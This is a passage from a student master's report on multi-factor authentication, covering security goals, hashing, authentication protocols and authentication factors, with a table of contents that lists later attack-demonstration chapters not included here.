



Master of Science in Internetworking

Department of Electrical and Computer Engineering

Project Title:

Multi-Factor Authentication in Network Security

Supervisor:

Mr. Michael Spaling

Presented by:

Abhineet Singh Uppal

Fall 2020 – Winter 2021

Table of Contents

Abstract	ix
Chapter 1 - Network Security	1
1.1 Introduction to Network Security [1].....	2
1.1.1 Confidentiality	2
1.1.2 Integrity	3
1.1.3 Availability	6
Chapter 2 - Authentication in Network Security	8
2.1 Introduction to Authentication	9
2.2 Authentication Protocols.....	9
2.3 Authentication Factors	11
Chapter 3 – Multi-Factor Authentication.....	22
3.1 Introduction to Multi-Factor Authentication	23
3.2 Operational Challenges of Multi-Factor Authentication	24
3.2.1 Usability of MFA	25
3.2.2 Integration of MFA	26
3.2.3 Security and Privacy of MFA	26
3.2.4 Robustness of Operating Environment of MFA	29

Chapter 4 – Problems with each Authentication Factor	31
4.1 Problems in ‘Something You Know’	32
4.1.1 Dictionary Attacks	32
4.1.2 Brute Force Attacks	33
4.1.3 Rainbow Table Attacks.....	34
4.2 Problems in ‘Something You Have’	36
4.2.1 Mobile Phone Malware attacks.....	36
4.2.2 SIM Swap Attacks	37
4.2.3 SS7 attack.....	38
4.3 Problems in Something You Are	39
4.3.1 Variations in Illumination	40
4.3.2 Ageing.....	40
4.3.3 Occlusions.....	41
4.3.4 Privacy	41
Chapter 5 – Exploiting ‘Something You Know’ and Solutions	43
5.1 Password Cracking.....	44
5.1.1 Generate a malicious executable file	44
5.1.2 Launch the Metasploit.....	45
5.1.3 Set the Payload.....	45

5.1.4 Check the privileges.....	46
5.1.5 Privilege escalation	47
5.1.6 Breaking the passwords using John the Ripper	49
5.1.7 Persistence in the Victim’s Machine.....	50
5.1.8 Remote Login into Victim’s Machine	52
5.1.9 Solutions	53
5.2 Phishing attack	56
5.2.1 Cloning the website.....	56
5.2.2 Spoofing the link.....	57
5.2.3 Sending a phishing email.....	58
5.2.4 Receiving the phishing email.....	61
5.2.5 Getting the authentication credentials.....	61
5.2.6 Solutions	64
Chapter 6 – Exploiting ‘Something You Have’ and Solutions.....	66
6.1 Signaling System 7 (SS7) Attack.....	67
6.2 Solutions	72
Chapter 7 – Exploiting ‘Something You Are’ and Solutions	73
7.1 X-Glasses Attack [51].....	74
7.2 Fingerprint Spoofing.....	77

7.3 Solutions	78
Chapter 8 – Conclusion.....	79
Bibliography	81

Table of Figures

Figure 1.1 test.txt file	4
Figure 1.2 Generated hash of test.txt	4
Figure 1.3 Edited test.txt file.....	4
Figure 1.4 Generated hash of edited test.txt file	4
Figure 1.5 Kali Linux download page	5
Figure 1.6 Generated hash of Kali Linux iso file.....	5
Figure 1.7 Comparison of hashes.....	6
Figure 2.1 Smart Card.....	13
Figure 2.2 RSA Secure ID	14
Figure 2.3 HMAC-based OTP	15
Figure 2.4 Time – based OTP.....	16
Figure 2.5 Fingerprint scanner on a smartphone	17
Figure 2.6 Iris scanner on a smartphone	18
Figure 2.7 Facial recognition	19
Figure 2.8 Geolocation.....	20
Figure 2.9 Gesture-based Authentication	21
Figure 3.1 Evolution of MFA	23
Figure 3.2 Operational challenges of Multi-Factor Authentication.....	24
Figure 3.3 Replay attack	27
Figure 3.4 Fake fingerprint spoof	28
Figure 3.5 Crossover Error Rate (CER).....	30

Figure 4.1 rockyou.txt wordlist.....	33
Figure 4.2 Types of rainbow tables.....	35
Figure 4.3 SMS Interception attack	38
Figure 4.4 Illumination variation	40
Figure 4.5 Effect of age on facial features	41
Figure 5.1 Generating malicious executable file	44
Figure 5.2 Open Metasploit	45
Figure 5.3 Set the payload and execute the attack	46
Figure 5.4 Check the privileges	46
Figure 5.5 Privilege escalation.....	47
Figure 5.6 Victim’s machine IP address	47
Figure 5.7 Checking the privileges	48
Figure 5.8 Failed to get the authentication credentials	48
Figure 5.9 Process number and privileges of ‘something32.exe’	48
Figure 5.10 Migration of the process	49
Figure 5.11 Hashdumps	49
Figure 5.12 Password cracking	49
Figure 5.13 Adding user on victim’s machine	50
Figure 5.14 Adding user into Administrator group	50
Figure 5.15 Adding user into Remote desktop users’ group	51
Figure 5.16 User’s information.....	51
Figure 5.17 Enable RDP	52
Figure 5.18 Remmina remote desktop client	52

Figure 5.19 Successfully login remotely into victim’s machine.....	53
Figure 5.20 Complex password	54
Figure 5.21 Lower-case password	54
Figure 5.22 Cloning a website and generating a fake link.....	57
Figure 5.23 Spoofing the link	58
Figure 5.24 Selecting the Social Engineering Attack	59
Figure 5.25 Selecting the Mass Mailer Attack.....	59
Figure 5.26 Single Email Attack.....	60
Figure 5.27 Sending the phishing email	61
Figure 5.28 Received Phishing email	61
Figure 5.29 Fake LinkedIn website	62
Figure 5.30 Victim’s Credentials	63
Figure 5.31 Victim’s LinkedIn account	64
Figure 5.32 Phishing email	65
Figure 6.1 HackRF One Detection.....	68
Figure 6.2 Scanning GSM 850 base stations	68
Figure 6.3 Exact GSM frequency	69
Figure 6.4 Gr-GSM Livemon	70
Figure 6.5 Data Capture using Gr-GSM Livemon.....	70
Figure 6.6 IMSI Catcher Tool.....	71
Figure 6.7 Wireshark packet capture	71
Figure 7.1 Global Biometric Technology Market Revenue from 2018-2027	74
Figure 7.2 Infrared Camera Experiment	75

Figure 7.3 Relation between eye's direction and white spot	76
Figure 7.4 Prototype of X-glasses.....	76
Figure 7.5 Live finger and artificial fingers	77

Abstract

Multi-Factor Authentication is an authentication system that verifies the user's identity based on multiple factors of authentication, such as '*something you know*', '*something you have*' and '*something you are*'. It provides better security as compared to an authentication system that employs only a single factor of authentication such as '*something you know*', which includes credentials like passwords, because with technological advancement, exploiting a single factor of authentication by an attacker has become really easy and fast.

This report discusses in-depth core security goals such as confidentiality, integrity and availability and the methods to achieve those goals. Furthermore, it also describes different authentication factors and how they can be used in combination to provide a multi-factor authentication solution to organizations. Moreover, the report also features different problems or vulnerabilities present in various authentication factors.

Considering the vulnerabilities and problems present in the authentication factors, Using Kali Linux, I attacked a Windows 10 system owned by me, cracked the user's password using John the Ripper and maintained persistence in the victim's machine. Also, I implemented a phishing attack on my accounts to gather the user's credential and to learn what an attacker could get through a phishing attack. Furthermore, the report also explains the exploits such as Signaling System 7 attack, X-glasses attack and fingerprint spoofing against the authentication factors such as '*something you have*' and '*something you are*'.

To encapsulate, the report has proposed solutions to educate the user against these attacks. Users and organization can learn from these solutions to prevent attacks against various authentication factors.

Chapter 1 - Network Security

1.1 Introduction to Network Security [1]

The security fabric of an organization is laid on the foundation of core security goals. These goals are confidentiality, integrity and availability, used by an organization to guide their security principles. Confidentiality ensures that the data is accessed by only authorized personnel, integrity ensures that no one has modified, tampered or corrupted the data except authorized personnel, and availability ensures that all the data and services stay available whenever needed.

1.1.1 Confidentiality – To ensure that confidentiality is maintained, the following methods can be followed –

- **Encryption** – It is the process of scrambling or ciphering the data by using an algorithm and a key to become unreadable by an unauthorized user. In other words, if the data in transit or the data at rest is encrypted, it is unreadable to an attacker. However, if the data is sent in clear text over the network, then an attacker can tap the wire, capture the traffic using a packet analyzer like Wireshark and read the data through it. The two primary methods of encryption are symmetric and asymmetric encryption. Symmetric encryption uses the same key to encrypt and decrypt the data, whereas asymmetric encryption uses a matched key pair of a public and private key. So, if the data is encrypted by a public key, then it can be decrypted only by the matched private key. Some types of symmetric key algorithms are Advance Encryption Standard (AES), Data Encryption Standard (DES), Triple Data Encryption Standard(3DES), Twofish, Blowfish, and Rivest Cipher (RC4) and types of asymmetric algorithms are RSA, Elliptic Curve Cryptography (ECC) and Diffie-Hellman (DH).
- **Access Controls** – It is the process of ensuring that data is only accessible by authorized users, and it is fulfilled by the combination of the following elements –

- ◆ **Identification** – it is the unique id given to each user in an organization. For example – User A and User B have their separate accounts in an organization. So, they will have unique usernames attached to their accounts.
- ◆ **Authentication** – it is used by the user to prove their identities, such as through a password or a fingerprint. For example – User A will provide its password to prove the identity provided by the username.
- ◆ **Authorization** – Once the user has proven its identity, then they can be provided with the authorization based on the least privileges or need to know basis. Authorization can be granted to one user or a group of users through a method such as permissions.

- **Steganography and Obfuscation** – the process of hiding the within data is called steganography. For example – hiding a secret link into an image by changing a few bits within the image. If the authorized user knows where to check for the secret link, they will be able to get it; otherwise, for an unauthorized user, it will appear as a regular image file. Obfuscation is a process of making the data unclear or difficult to under. However, it is not considered a reliable method to maintain confidentiality.

1.1.2 Integrity – Although integrity ensures that the data does not tamper, corrupt or change by any unauthorized user, but sometimes data do get modified. This could be a result of malicious software, an attacker or human error. When the data is modified by an unauthorized user, integrity has been compromised. To enforce strong integrity following methods can be used –

- **Hashing** – It is a process in which a fixed-length number is generated when a hashing algorithm is executed against the data. The important point with the hashes is that the number which is generated is not reversible. That means no one can regenerate the data from the hash. If the data is not modified, tampered or corrupted, then the hash will always remain the same. However, even if one bit in the data

changes, then the hash will also get changed. As shown in figure – 1.1, the test.txt file contains some data in it and figure 1.2 shows a generated SHA256¹ hash for the test.txt file.




Figure 1.1 test.txt file




Figure 1.1 Generated hash of test.txt

However, in figure 1.3, I have made a small change in the text (Mint-709) of the .txt file, and the generated hash in figure 1.4 is entirely different from the previous hash in figure 1.2.




Figure 1.2 Edited test.txt file





Figure 1.3 Generated hash of edited test.txt file

¹ Secure Hash Algorithm

Hashing can be used to maintain the integrity of messages such as in emails or with any type of data as well. Some websites also provide hashes of the downloadable files with them to ensure that the user only gets the original file from the website. For example, in figure 1.5 [2], the website www.kali.org has provided the SHA256 hash with its downloadable file.



The screenshot shows the Kali Linux download page. At the top, there is a navigation bar with links for Blog, Downloads, Training, and Documentation. The main heading is "Download Kali Linux Images". Below the heading, there is a paragraph explaining that fresh Kali Linux image files are generated every few months and are available for download. It also mentions that for a release history, users should check the Kali Linux Releases page and that there are unofficial, untested weekly releases available at <http://cdimage.kali.org/kali-weekly/>. A note states that downloads are rate limited to 5 concurrent connections.

Image Name	Torrent	Version	Size	SHA256Sum
Kali Linux 64-Bit (Installer)	Torrent	2020.4	4.1G	50492d761e400c2b5e22c8f253dd6f75c27e4bc84e33c2eff272476a0588fb02

Figure 1.4 Kali Linux download page

In figure 1.6, the SHA256 hash is generated for the downloaded file.

```
abhineetsingh@Abhineets-MacBook-Pro ~ % cd Downloads
abhineetsingh@Abhineets-MacBook-Pro Downloads % shasum -a 256 kali-linux-2020.4-installer-amd64.iso
50492d761e400c2b5e22c8f253dd6f75c27e4bc84e33c2eff272476a0588fb02 kali-linux-2020.4-installer-amd64.iso
abhineetsingh@Abhineets-MacBook-Pro Downloads %
```

Figure 1.5 Generated hash of Kali Linux iso file

As shown in figure 1.7,

```
[abhineetsingh@Abhineets-MacBook-Pro Downloads % python3
Python 3.8.7 (default, Dec 24 2020, 16:30:03)
[Clang 12.0.0 (clang-1200.0.32.27)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
[>>>
[>>> x = '50492d761e400c2b5e22c8f253dd6f75c27e4bc84e33c2eff272476a0588fb02'
[>>> y = '50492d761e400c2b5e22c8f253dd6f75c27e4bc84e33c2eff272476a0588fb02'
[>>> x==y
True
>>> █
```

Figure 1.6 Comparison of hashes

‘x’ is the generated hash and ‘y’ is the hash copied from the website, and the ‘x==y’ statement returns ‘True’, which shows that both of the hashes are the same, and the downloaded file didn’t get modified while downloading.

- **Digital Signatures** – It is a process similar to handwritten signatures on a document, which ensures that the particular document is sent by the undersigned person. Digital signatures can be used with emails. The sender of the email can attach their digital signature with the email, and the receiver can ensure that the email has not been modified or corrupted and is the original email sent by the intended sender. This way, digital signatures can maintain the integrity of the data. Through digital signatures, the receiver can also authenticate the sender if the digital signature of the sender is intact with the data.

1.1.3 Availability – The lack of a high level of availability can be disastrous for an organization. It could mean disruption of services, issues for the users and the longer the services are down, the more loss organization will have to handle. To counter this, the following methods can be used to maintain a high level of availability –

- **Redundancy and Fault Tolerance** – the process of adding duplicates of a particular thing is called redundancy, and through redundancy, we can achieve fault

tolerance. In the perspective of security, by installing duplicates of the critical systems, we could make them fault-tolerant, which thereby provide a high level of availability. To increase the availability, the direct way is to remove the single point of failure (SPOF) because if a SPOF stops working, the whole system will break. So, in order to achieve that, redundancy and fault-tolerant techniques are used. Some ways to implement redundancy and fault-tolerant techniques are–

- ◆ **Disk Redundancy** – The disk can be made redundant by implementing a Redundant Array of Inexpensive Disks (RAID) subsystem to provide fault tolerance. The disks can be installed in RAID -1, RAID-5 or RAID-10 to allow the systems to run even if one of the disks fails.
- ◆ **Server Redundancy** – The servers are made redundant in failover clusters. In failover servers, there are two or more servers, out of which at least one server remains active and at least one remains inactive. So, if one active server fails, then the service is taken over by the inactive server, providing high availability and less interruption to the clients.
- ◆ **Backup** – Making additional copies of the data to ensure that data can be recovered should there be any data loss or corrupted data. This is known as Backup. Organizations use various methods of backups such as Full backup, Differential backup, Incremental backups and snapshots. It is also important to protect the backup data, and that could be done by proper labelling of the backup data to identify it and have adequate physical security to prevent any unauthorized access, backup data should be protected when transferring it from one physical/geographical location to other, and proper methods should be used to destruct the backup data such as degaussing, shredding, scrubbing or burning.

Chapter 2 - Authentication in Network Security

2.1 Introduction to Authentication

Authentication plays a key role in implementing one of the core goals of security, which is confidentiality. Whenever a service is accessed by a user, they need to prove their identity. The process of proving the user's identity to the system is known as authentication. For example, when we login into our email accounts, we enter our email address. Our email address is our identity, and now we have to prove that this is our email id. So, in order to do that, we enter our password because our password is only known by us. If the provided password matches with the password attached to that particular email address, then it proves to the system that we are the authorized user.

Now the question arises that who is making sure that our credentials are correct. It is the authenticating server that stores our usernames, which in our example is the email address, and our password. So, when we enter our credentials, that request goes to the authenticating server, and since the server already has our credentials, it verifies the credentials, and if it is correct, it authenticates us.

2.2 Authentication Protocols

Authentication is provided by various kind of authentication protocols in different environments like wireless networks or remote access. Wireless networks support various authentication protocols, some of which are –

- **EAP²-MD5³** – It uses user id and password to authenticate the user. The authenticating server, which is the RADIUS⁴ server, stores the MD5 hashes of the user's password. A challenge is sent to the client/user by the RADIUS server, the client then responds with the hash of its password, then the server compares the

² Extensible Authentication Protocol

³ Message Digest - 5

⁴ Remote Authentication Dial-in User Service

received hash with the hash stored in its database, and if it is a match, then it authenticates the client. However, in this method, only the client is authenticated, not the server. From the security perspective, a rogue malicious server could also authenticate the client, and the client won't even know that. So, this method lacks mutual authentication. [3]

- **PEAP⁵** - It is the enhanced version of EAP. It provides an extra layer of protection in the form of a TLS⁶ tunnel. All of the EAP traffic is encapsulated and encrypted by the TLS tunnel so that the credentials can securely travel between the server and the client. In this method, the only server is required to install the digital certificates, and through the server's certificate, the secure TLS tunnel is established between the client and the server. It also supports mutual authentication. [3] [1]
- **EAP-TLS** – It is the most secure and widely deployed EAP standard. This method requires to install digital certificates on both the server and the client, which causes higher management costs. However, it also provides a high level of security, as well. When the certificates are exchanged, mutual authentication is performed, and after that secure encryption key is negotiated to encrypt the session. [3]

Remote access supports various authentication protocols such as –

- **MS-CHAPv2⁷** - It is implemented by Microsoft, and its goal is to allow the client to share credential over the network securely. Both client and server know the shared secret which is used during the authentication process. However, instead of sending the shared secret in plain text over the public network, the client combines a nonce sent by the server with the shared secret, develop a hash of it and then send it over to the public network. It also supports mutual authentication, which provides an assurance that the client is connected to an authorized server and reduces the risk of sending the data to a malicious server. [1]

⁵ Protected Extensible Authentication Protocol

⁶ Transport Layer Security

⁷ Microsoft Challenge Handshake Authentication Protocol version 2

- **RADIUS** – It is a centralized authentication service. Instead of creating a separate database to authenticate the client on each server, whenever there is an authentication request on a server, it forwards it to a centralized RADIUS server. Each server is stored with a shared secret, and the RADIUS server also contains the shared secret corresponding to each server. It uses User Datagram Protocol (UDP) for the communication and only encrypts the password. [4] [1]
- **TACACS+ ⁸**- It is the Cisco version of RADIUS. The benefit of TACACS+ over RADIUS is that it encrypts the whole authentication process instead of just encrypting the password. Moreover, it exchanges multiple challenges and responses between the client and server to authenticate them. It can also be used to authenticate the network devices even before accessing the configuration page of the networking device. [1]

2.3 Authentication Factors

A factor of authentication determines what kind of information is being used in the authentication process. By increasing the number of factors, we can increase the level of security in the authentication. There are various factors of authentication which can be used individually or in a group, such as. –

- **Something You Know** – It is the least secure type of authentication that a user can use. As the name implies, it is something that is only known by the user, like a password or a pin. It could be a password for their email address or their ATM⁹ pin. It is considered least secure because humans have to remember it and we as humans try to keep things simple so that it becomes easy to remember. In today's world, simple passwords can be cracked in split seconds using attacks such as dictionary attack, rainbow table attack or brute force attack. Even if we keep complex

⁸ Terminal Access Controller Access-Control System Plus

⁹ Automatic Teller Machine

passwords, just because we cannot remember them, we tend to write them somewhere, which could be easily seen by any malicious person. The worst mistake is that majority of the users like to repeat their password, which means they will use the same passwords for all of their accounts. Any malicious person who knows user's one password now can access all of their accounts with that one piece of information. However, we can still make use of the password by making it complex and strong. A strong password is of sufficient length, which includes words different from the words found in a dictionary or user's name and should contain at least three of the four-character types [1]:

- ◆ Uppercase characters (26 Letter from A to Z)
- ◆ Lowercase characters (26 Letter from A to Z)
- ◆ Numbers (from 0 to 9)
- ◆ Special characters (32 printable characters like %, @, or &)

A complex password would contain all four type of characters. However, a complex password does not mean it is a strong password. The password should be sufficiently long enough. As of January 2016, Microsoft recommended setting the minimum password length to be at least 14 characters long. A longer password with more character will make a secure password because the longer password makes up a longer key space. We can calculate the key space by the formula C^N where C is the number of possible characters used, and N is the length of the password. For example, if we choose a password of a length of 10 characters and use all four types of characters (94 characters). By using the formula, 94^{10} would become 53 quintillion possibilities. Setting a password that can create these many possibilities would take several years to crack, even with high-end GPUs¹⁰. [1]

- **Something You Have** – It refers to a piece of information that the user has possession of or something they can physically hold. This type of authentication method includes the following [1] –

¹⁰ Graphics Processing Unit

- ◆ **Smart Cards** – These cards are in the shape and size of credit cards embedded with a microchip and a certificate, shown in figure 2.1 [5]. To authenticate from smart cards, smart card readers are used in which the card is inserted or tapped on the reader. The card reader would read the information stored on the card and would perform the certificate-based authentication using the certificate stored on the card.



Figure 2.1 Smart Card

The smart cards are required to have the embedded certificate, which holds the user's private key and its matched public key, and the PKI¹¹ to issue and manage the certificates. Whenever the user logs on to a system, a user's private key is used. The smart cards are often used with passwords to provide dual-factor authentication because there are two separate factors. Password is something you know, and the smart card is something you have, so if used together provides dual-factor authentication.

- ◆ **Key Fobs** – It is an electronic device with an LCD¹² display that displays a number that changes periodically, like every 60 seconds. It resembles in size and shape to a remote car key, shown in figure 2.2 [6].

¹¹ Public Key Infrastructure

¹² Liquid Crystal Display

There is a server that manages the key fob and that knows what the number is at any given point in time, and the key fob is in synchronization with the server. So, whatever the number is on the server at a given point in time, it will be displayed on the key fob's LCD screen.



Figure 2.2 RSA Secure ID

The important thing with this number is that it is for only one-time use, a rolling password. The displayed one-time password is expired once the password is used by the user or the after the time period gets over, say 60 seconds. After that, a new number or one-time password is generated, which is displayed on the key fob synchronized with the server. A key fob can be used by a user to authenticate via a website. It is used along with the username and password to provide dual-factor authentication as two separate factors are being used, which are something you know and something you have. As shown in Figure 2.2, RSA¹³ sells RSA Secure ID, and it is a popular key fob used for authentication.

¹³ Rivest-Shamir-Adleman

- ◆ **One-Time Passwords (OTP)** - It is a password that users can use only once, and after that, it expires, or it expires after a certain time limit. There are two types of OTPs which are as follows –

- **HMAC¹⁴-based OTP (HOTP)**- It is an open standard to create one-time passwords. These OTPs are similar to those used in key fobs. An algorithm uses HMAC to create a hash of the combination of a secret key and an incrementing counter, as described in figure 2.3 [7]. Then the result is converted into a HOTP value of six to eight digits in length.




Figure 2.3 HMAC-based OTP

For example, a user wants to authenticate to a system using HOTP. It will then request a server to generate a new HOTP using a key fob or a software application that could be on their smartphone. Once the user gets the HOTP, it will use it along with another authentication factor such as a username and a

¹⁴ Hash-based Message Authentication Code

password, which provides the user with a dual-factor authentication in this case as well. Once the user entered the HOTP, it is then expired for further uses.

- **Time-based OTP (TOTP)** – It is similar to HOTP in operation, however, TOTP uses a timestamp instead of a counter, as shown in figure 2.4 [7]. As a result, it expires after a certain timer, usually 30 seconds. Whereas, if the user forgets to use the HOTP after generating it, it never expires, and any unauthorized person can use it. TOTP is also used with another factor of authentication, such as a username and a password, to provide dual authentication.




Figure 2.4 Time – based OTP

- **Something You Are** – It is the strongest form of authentication just because of the fact that, it is very difficult for an attacker to forge. It uses the biometrics of the user to authenticate to the system. A Biometric system requires two steps to process,

firstly the user's biometrics are stored in the authentication system, and it is linked to the user's identity. Secondly, when the user wants to authenticate, they use their biometrics to prove their identity to the authentication system. There are various types of biometrics such as –

- ◆ **Fingerprint scanner** – It stores the user's fingerprints for authentication. It is a strong authentication method since everyone has unique fingerprints. Many modern laptops use fingerprint readers to read the fingerprint in order to authenticate the user. Similarly, a fingerprint is also common with tablets, smartphones and USB¹⁵ flash drives, as shown in figure 2.5 [8]. A device can store multiple different fingerprints in case access is required by multiple users.



Figure 2.5 Fingerprint scanner on a smartphone

- ◆ **Iris scanner** – It captures the patterns of the iris around the pupil using a camera for authentication. Many smartphones come with a built-in iris scanner with them to unlock the phone or to approve the payments

¹⁵ Universal Serial Bus

through the phone, as shown in figure 2.6 [9]. It is also used at many passport-free border crossings to authenticate the identity of the travellers. Iris scanners can take photos of the iris from 3 to 10 inches away, therefore avoids any physical contact.



Figure 2.6 Iris scanner on a smartphone

- ◆ **Facial recognition** – It captures the facial features of the user to authenticate them. Facial features include the size and shape of their face, the position of other parts of the face such as nose, cheekbones, mouth, eyes, and jaw. There are a ton of difficulties in using facial recognition, such as changes with illuminations and occlusions, age is also a big factor as facial features change with age, and the biggest issue is of privacy of the user.



Figure 2.7 Facial Recognition

However, with the evolving technology, many smartphone companies have managed to put the facial recognition sensors in their smartphone with less error rates, as shown in figure 2.7 [10]. For example, Apple uses FaceID as its prime authentication method on their smartphones and tablets.

- **Somewhere You Are** – It identifies the user’s location, and based on that, it authenticates the user. The user’s location can be determined by geolocation and is the method that is used in this factor. In several authentication systems, an Internet Protocol (IP) address is used for geolocation. Through IP address information like country, region, city, state can be determined, and, in some cases, it could determine the zip code as well, as shown in figure 2.8 [11]. However, there are some flaws in using an IP address for geolocation because an IP address can be easily spoofed with VPN services. For example, a person sitting in Japan can use a VPN service and access the internet from an IP address present in Canada. The authentication system in Canada, which is configured to accept IP address only from within Canada, would be easily tricked by it.



Figure 2.8 Geolocation

- **Something You Do** – It identifies the actions taken by the user to authenticate them. It could include making gestures on a touch screen of a smartphone or a laptop, as shown in figure 2.9 [12]. For example, MS¹⁶ Windows 10 supports a feature of a picture password. In that, to set up the password, a user needs to select a picture, and they have to three gestures as the password of the picture. Gestures could be making a circle around an object in a picture, making a line between two things and tapping on someone’s hand in the picture. So, after completing these steps, the user needs to make these exact gestures to authenticate to the system in order to open it. Another example could be how you write or type.

¹⁶ Microsoft



Figure 2.9 Gesture-based Authentication

Keystroke dynamics are used to measure the pattern and rhythm of the user's typing on the keyboard. It measures the user's typing speed, dwells time and flight time, where dwell time is the number of times a key is pressed, and flight time is the time interval between pressing two keys. So, the system calculates and stores all of these details and authenticates the user based on them

Chapter 3 – Multi-Factor Authentication

3.1 Introduction to Multi-Factor Authentication

